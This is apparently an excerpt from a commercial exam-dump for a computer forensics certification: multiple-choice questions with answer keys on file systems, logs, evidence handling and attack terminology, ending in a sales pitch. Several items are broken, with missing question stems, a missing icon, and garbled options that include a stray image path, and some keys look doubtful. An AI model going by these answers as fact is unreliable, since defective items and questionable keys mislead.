NEW QUESTION 469
- (Exam Topic 3)
Which of the following is a part of a Solid-State Drive (SSD)?

A. Head
B. Cylinder
C. NAND-based flash memory
D. Spindle

Answer: C

NEW QUESTION 470
- (Exam Topic 3)
Identify the file system that uses $BitMap file to keep track of all used and unused clusters on a volume.

A. NTFS
B. FAT
C. EXT
D. FAT32

Answer: A

NEW QUESTION 473
- (Exam Topic 3)
Buffer overflow vulnerabilities, of web applications, occurs when the application fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the . There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

A. Adjacent buffer locations
B. Adjacent string locations
C. Adjacent bit blocks
D. Adjacent memory locations

Answer: D

NEW QUESTION 478
- (Exam Topic 3)
Select the tool appropriate for finding the dynamically linked lists of an application or malware.

A. SysAnalyzer
B. ResourcesExtract
C. PEiD
D. Dependency Walker

Answer: D

NEW QUESTION 480
- (Exam Topic 3)
Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

A. Expert Witness
B. Evidence Examiner
C. Forensic Examiner
D. Defense Witness

Answer: A

NEW QUESTION 484
- (Exam Topic 3)
Checkpoint Firewall logs can be viewed through a Check Point Log viewer that uses icons and colors in the log table to represent different security events and their severity. What does the icon in the checkpoint logs represent?

A. The firewall rejected a connection
B. A virus was detected in an email
C. The firewall dropped a connection
D. An email was marked as potential spam

Answer: C

NEW QUESTION 489
- (Exam Topic 2)
Jacob is a computer forensics investigator with over 10 years experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob testimony in this case?

A. Justification

B. Authentication
C. Reiteration
D. Certification

Answer: B

NEW QUESTION 493
- (Exam Topic 2)
To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

A. Post-investigation Phase
B. Reporting Phase
C. Pre-investigation Phase
D. Investigation Phase

Answer: C

NEW QUESTION 497
- (Exam Topic 2)
In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers Version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
         Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
        by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTP id l51EfCEh032241
        for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
         Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange V6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewherelese.com>
MIME-Version: 1.0
```

A. Somedomain.com
B. Smtp1.somedomain.com
C. Simon1.state.ok.gov.us
D. David1.state.ok.gov.us

Answer: C

NEW QUESTION 499
- (Exam Topic 2)
Company ABC has employed a firewall, IDS, Antivirus, Domain Controller, and SIEM. The company's domain controller goes down. From which system would you begin your investigation?

A. Domain Controller
B. Firewall
C. SIEM
D. IDS

Answer: C

NEW QUESTION 504
- (Exam Topic 2)
The investigator wants to examine changes made to the system's registry by the suspect program. Which of the following tool can help the investigator?

A. TRIPWIRE
B. RAM Capturer
C. Regshot
D. What's Running

Answer: C

NEW QUESTION 507
- (Exam Topic 2)
After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestrictAnonymous must be set to "10" for complete security
B. RestrictAnonymous must be set to "3" for complete security
C. RestrictAnonymous must be set to "2" for complete security
D. There is no way to always prevent an anonymous null session from establishing

Answer: C

NEW QUESTION 510
- (Exam Topic 2)
Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?

A. Typography
B. Steganalysis
C. Picture encoding
D. Steganography

Answer: D

NEW QUESTION 514
- (Exam Topic 2)
Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

A. Bayesian Correlation
B. Vulnerability-Based Approach
C. Rule-Based Approach
D. Route Correlation

Answer: A

NEW QUESTION 515
- (Exam Topic 2)
Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

A. Phreaking
B. Squatting
C. Crunching
D. Pretexting

Answer: A

NEW QUESTION 517
- (Exam Topic 2)
Which program is the bootloader when Windows XP starts up?

A. KERNEL.EXE
B. NTLDR
C. LOADER
D. LILO

Answer: B

NEW QUESTION 522
- (Exam Topic 2)
Where is the default location for Apache access logs on a Linux computer?

A. usr/local/apache/logs/access_log
B. bin/local/home/apache/logs/access_log
C. usr/logs/access_log
D. logs/usr/apache/access_log

Answer: A

NEW QUESTION 524
- (Exam Topic 2)

A. 202
B. 404
C. 606
D. 999

Answer: B

NEW QUESTION 527
- (Exam Topic 2)
In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

A. The change in the routing fabric to bypass the affected router
B. More RESET packets to the affected router to get it to power back up
C. RESTART packets to the affected router to get it to power back up
D. STOP packets to all other routers warning of where the attack originated

Answer: A

NEW QUESTION 528
- (Exam Topic 2)
What encryption technology is used on Blackberry devices Password Keeper?

A. 3DES
B. AES
C. Blowfish
D. RC5

Answer: B

NEW QUESTION 533
- (Exam Topic 2)
NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

A. FAT does not index files
B. NTFS is a journaling file system
C. NTFS has lower cluster size space
D. FAT is an older and inefficient file system

Answer: C

NEW QUESTION 537
- (Exam Topic 2)
A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

A. He should search in C:\Windows\System32\RECYCLED folder
B. The Recycle Bin does not exist on the hard drive
C. The files are hidden and he must use switch to view them
D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NEW QUESTION 539
- (Exam Topic 2)
What type of equipment would a forensics investigator store in a StrongHold bag?

A. PDAPDA?
B. Backup tapes
C. Hard drives
D. Wireless cards

Answer: D

NEW QUESTION 543
- (Exam Topic 2)
Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

A. Spycrack
B. Spynet
C. Netspionage
D. Hackspionage

Answer: C

NEW QUESTION 544
- (Exam Topic 2)
Which of the following techniques can be used to beat steganography?

A. Encryption
B. Steganalysis
C. Decryption
D. Cryptanalysis

Answer: B

NEW QUESTION 545

- (Exam Topic 2)
Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

A. TIFF-8
B. DOC
C. WPD
D. PDF

Answer: D

NEW QUESTION 550
- (Exam Topic 2)
Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

A. Record the system state by taking photographs of physical system and the display
B. Perform data acquisition without disturbing the state of the systems
C. Open the systems, remove the hard disk and secure it
D. Switch off the systems and carry them to the laboratory

Answer: A

NEW QUESTION 553
- (Exam Topic 2)
What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

A. Cracks every password in 10 minutes
B. Distribute processing over 16 or fewer computers
C. Support for Encrypted File System
D. Support for MD5 hash verification

Answer: B

NEW QUESTION 557
- (Exam Topic 2)
Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

A. Advanced Office Password Recovery
B. Active@ Password Changer
C. Smartkey Password Recovery Bundle Standard
D. Passware Kit Forensic

Answer: B

NEW QUESTION 562
- (Exam Topic 2)
When investigating a wireless attack, what information can be obtained from the DHCP logs?

A. The operating system of the attacker and victim computers
B. IP traffic between the attacker and the victim
C. MAC address of the attacker
D. If any computers on the network are running in promiscuous mode

Answer: C

NEW QUESTION 563
- (Exam Topic 2)
Which file is a sequence of bytes organized into blocks understandable by the system's linker?

A. executable file
B. source file
C. Object file
D. None of these

Answer: C

NEW QUESTION 564
- (Exam Topic 2)
Why would you need to find out the gateway of a device when investigating a wireless attack?

A. The gateway will be the IP of the proxy server used by the attacker to launch the attack
B. The gateway will be the IP of the attacker computer
C. The gateway will be the IP used to manage the RADIUS server
D. The gateway will be the IP used to manage the access point

Answer: D

NEW QUESTION 567
- (Exam Topic 2)
Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

A. Block all internal MAC address from using SNMP
B. Block access to UDP port 171
C. Block access to TCP port 171
D. Change the default community string names

Answer: D

NEW QUESTION 572
- (Exam Topic 2)
Which US law does the interstate or international transportation and receiving of child pornography fall under?

A. §18. U.S.
B. 1466A
C. §18. U.S.C 252
D. §18. U.S.C 146A
E. §18. U.S.C 2252


Answer: D

NEW QUESTION 577
- (Exam Topic 2)
You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other systems?

A. Net sessions
B. Net config
C. Net share
D. Net use

Answer: D

NEW QUESTION 580
- (Exam Topic 2)
Data is striped at a byte level across multiple drives, and parity information is distributed among all member drives.



What RAID level is represented here?

A. RAID Level 0
B. RAID Level 5
C. RAID Level 3
D. RAID Level 1

Answer: B

NEW QUESTION 583
- (Exam Topic 2)
What method of copying should always be performed first before carrying out an investigation?

A. Parity-bit copy
B. Bit-stream copy
C. MS-DOS disc copy
D. System level copy

Answer: B

NEW QUESTION 586

- (Exam Topic 2)
What hashing method is used to password protect Blackberry devices?

A. AES
B. RC5
C. MD5
D. SHA-1

Answer: D

NEW QUESTION 591
- (Exam Topic 2)
Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?

A. wmic service
B. Reg.exe
C. fsutil
D. Devcon

Answer: C

NEW QUESTION 596
- (Exam Topic 2)
An expert witness is a who is normally appointed by a party to assist the formulation and preparation of a party's claim or defense.

A. Expert in criminal investigation
B. Subject matter specialist
C. Witness present at the crime scene
D. Expert law graduate appointed by attorney

Answer: B

NEW QUESTION 599
- (Exam Topic 2)
Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

A. Sectors
B. Interface
C. Cylinder
D. Heads

Answer: B

NEW QUESTION 603
- (Exam Topic 2)
Who is responsible for the following tasks?

A. Non-forensics staff
B. Lawyers
C. System administrators
D. Local managers or other non-forensic staff

Answer: A

NEW QUESTION 605
- (Exam Topic 2)
During an investigation, an employee was found to have deleted harassing emails that were sent to someone else. The company was using Microsoft Exchange and had message tracking enabled. Where could the investigator search to find the message tracking log file on the Exchange server?

A. C:\Program Files\Exchsrvr\servername.log
B. D:\Exchsrvr\Message Tracking\servername.log
C. C:\Exchsrvr\Message Tracking\servername.log
D. C:\Program Files\Microsoft Exchange\srvr\servername.log

Answer: A

NEW QUESTION 608
- (Exam Topic 2)
John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

A. Strip-cut shredder
B. Cross-cut shredder
C. Cross-hatch shredder
D. Cris-cross shredder

Answer: B

NEW QUESTION 609
- (Exam Topic 2)
Which of the following technique creates a replica of an evidence media?

A. Data Extraction
B. Backup
C. Bit Stream Imaging
D. Data Deduplication

Answer: C

NEW QUESTION 614
- (Exam Topic 2)
Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

A. Lsproc
B. DumpChk
C. RegEdit
D. EProcess

Answer: D

NEW QUESTION 618
- (Exam Topic 2)
Which network attack is described by the following statement? "At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

A. Man-in-the-Middle Attack
B. Sniffer Attack
C. Buffer Overflow
D. DDoS

Answer: D

NEW QUESTION 622
- (Exam Topic 2)
What type of flash memory card comes in either Type I or Type II and consumes only five percent of the power required by small hard drives?

A. SD memory
B. CF memory
C. MMC memory
D. SM memory

Answer: B

NEW QUESTION 627
- (Exam Topic 2)
What is the slave device connected to the secondary IDE controller on a Linux OS referred to?

A. hda
B. hdd
C. hdb
D. hdc

Answer: B

NEW QUESTION 630
- (Exam Topic 2)
When operating systems mark a cluster as used but not allocated, the cluster is considered as

A. Corrupt
B. Bad
C. Lost
D. Unallocated

Answer: C

NEW QUESTION 632
- (Exam Topic 2)
What is the first step taken in an investigation for laboratory forensic staff members?

A. Packaging the electronic evidence
B. Securing and evaluating the electronic crime scene

C. Conducting preliminary interviews
D. Transporting the electronic evidence

Answer: B

NEW QUESTION 637
- (Exam Topic 2)
Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?

A. Portable Document Format
B. MS-office Word Document
C. MS-office Word OneNote
D. MS-office Word PowerPoint

Answer: A

NEW QUESTION 640
- (Exam Topic 2)
What is the default IIS log location?

A. SystemDrive\inetpub\LogFiles
B. %SystemDrive%\inetpub\logs\LogFiles
C. %SystemDrive\logs\LogFiles
D. SystemDrive\logs\LogFiles

Answer: B

NEW QUESTION 645
- (Exam Topic 2)
What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

A. Fraggle
B. Smurf scan
C. SYN flood
D. Teardrop

Answer: A

NEW QUESTION 646
- (Exam Topic 2)
What file is processed at the end of a Windows XP boot to initialize the logon dialog box?

A. NTOSKRNL.EXE
B. NTLDR
C. LSASS.EXE
D. NTDETECT.COM

Answer: A

NEW QUESTION 650
- (Exam Topic 2)
Which code does the FAT file system use to mark the file as deleted?

A. ESH
B. 5EH
C. H5E
D. E5H

Answer: D

NEW QUESTION 653
- (Exam Topic 2)
Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the
PCs found in the hackers hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

A. Place PDA, including all devices, in an antistatic bag
B. Unplug all connected devices
C. Power off all devices if currently on
D. Photograph and document the peripheral devices

Answer: D

NEW QUESTION 656

- (Exam Topic 2)
Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away.
Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

A. Computers on his wired network
B. Satellite television
C. 2.4Ghz Cordless phones
D. CB radio

Answer: C

NEW QUESTION 659
- (Exam Topic 2)
Which of the following tool captures and allows you to interactively browse the traffic on a network?

A. Security Task Manager
B. Wireshark
C. ThumbsDisplay
D. RegScanner

Answer: B

NEW QUESTION 663
- (Exam Topic 2)
An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as low level. How long will the team have to respond to the incident?

A. One working day
B. Two working days
C. Immediately
D. Four hours

Answer: A

NEW QUESTION 664
- (Exam Topic 2)
What must be obtained before an investigation is carried out at a location?

A. Search warrant
B. Subpoena
C. Habeas corpus
D. Modus operandi

Answer: A

NEW QUESTION 667
- (Exam Topic 2)
While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

A. Technical material related to forensics
B. No particular field
C. Judging the character of defendants/victims
D. Legal issues

Answer: B

NEW QUESTION 672
- (Exam Topic 2)
Which of the following tool creates a bit-by-bit image of an evidence media?

A. Recuva
B. FileMerlin
C. AccessData FTK Imager
D. Xplico

Answer: C

NEW QUESTION 676
- (Exam Topic 2)
Madison is on trial for allegedly breaking into her university internal network. The police raided her dorm room and seized all of her computer equipment. Madison lawyer is trying to convince the judge that the
seizure was unfounded and baseless. Under which US Amendment is Madison lawyer trying to prove the police violated?

A. The 10th Amendment

B. The 5th Amendment
C. The 1st Amendment
D. The 4th Amendment

Answer: D

NEW QUESTION 679
- (Exam Topic 2)
Richard is extracting volatile data from a system and uses the command doskey/history. What is he trying to extract?

A. Events history
B. Previously typed commands
C. History of the browser
D. Passwords used across the system

Answer: B

NEW QUESTION 683
- (Exam Topic 2)
Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.
In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

A. Grill cipher
B. Null cipher
C. Text semagram
D. Visual semagram

Answer: A

NEW QUESTION 686
- (Exam Topic 2)
A picture file is recovered from a computer under investigation. During the investigation process, the file is enlarged 500% to get a better view of its contents. The picture quality is not degraded at all from this process. What kind of picture is this file. What kind of picture is this file?

A. Raster image
B. Vector image
C. Metafile image
D. Catalog image

Answer: B

NEW QUESTION 687
- (Exam Topic 2)
Watson, a forensic investigator, is examining a copy of an ISO file stored in CDFS format. What type of evidence is this?

A. Data from a CD copied using Windows
B. Data from a CD copied using Mac-based system
C. Data from a DVD copied using Windows system
D. Data from a CD copied using Linux system

Answer: A

NEW QUESTION 690
- (Exam Topic 2)
Pagefile.sys is a virtual memory file used to expand the physical memory of a computer. Select the registry path for the page file:

A. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management
B. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\System Management
C. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Device Management
D. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters

Answer: A

NEW QUESTION 693
- (Exam Topic 2)
Before performing a logical or physical search of a drive in Encase, what must be added to the program?

A. File signatures
B. Keywords
C. Hash sets
D. Bookmarks

Answer: B

NEW QUESTION 695
- (Exam Topic 2)
How often must a company keep log files for them to be admissible in a court of law?

A. All log files are admissible in court no matter their frequency
B. Weekly
C. Monthly
D. Continuously

Answer: D

NEW QUESTION 697
- (Exam Topic 2)
Linux operating system has two types of typical bootloaders namely LILO (Linux Loader) and GRUB (Grand Unified Bootloader). In which stage of the booting process do the bootloaders become active?

A. Bootloader Stage
B. Kernel Stage
C. BootROM Stage
D. BIOS Stage

Answer: A

NEW QUESTION 701
- (Exam Topic 2)
What is the smallest physical storage unit on a hard drive?

A. Track
B. Cluster
C. Sector
D. Platter

Answer: C

NEW QUESTION 702
- (Exam Topic 2)
Which of the following is an iOS Jailbreaking tool?

A. Kingo Android ROOT
B. Towelroot
C. One Click Root
D. Redsn0w

Answer: D

NEW QUESTION 707
- (Exam Topic 2)
Using Linux to carry out a forensics investigation, what would the following command accomplish? dd if=/usr/home/partition.image of=/dev/sdb2 bs=4096 conv=notrunc,noerror

A. Search for disk errors within an image file
B. Backup a disk to an image file
C. Copy a partition to an image file
D. Restore a disk from an image file

Answer: D

NEW QUESTION 708
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

312-49v10 Practice Exam Features:

* 312-49v10 Questions and Answers Updated Frequently

* 312-49v10 Practice Questions Verified by Expert Senior Certified Staff

* 312-49v10 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* 312-49v10 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year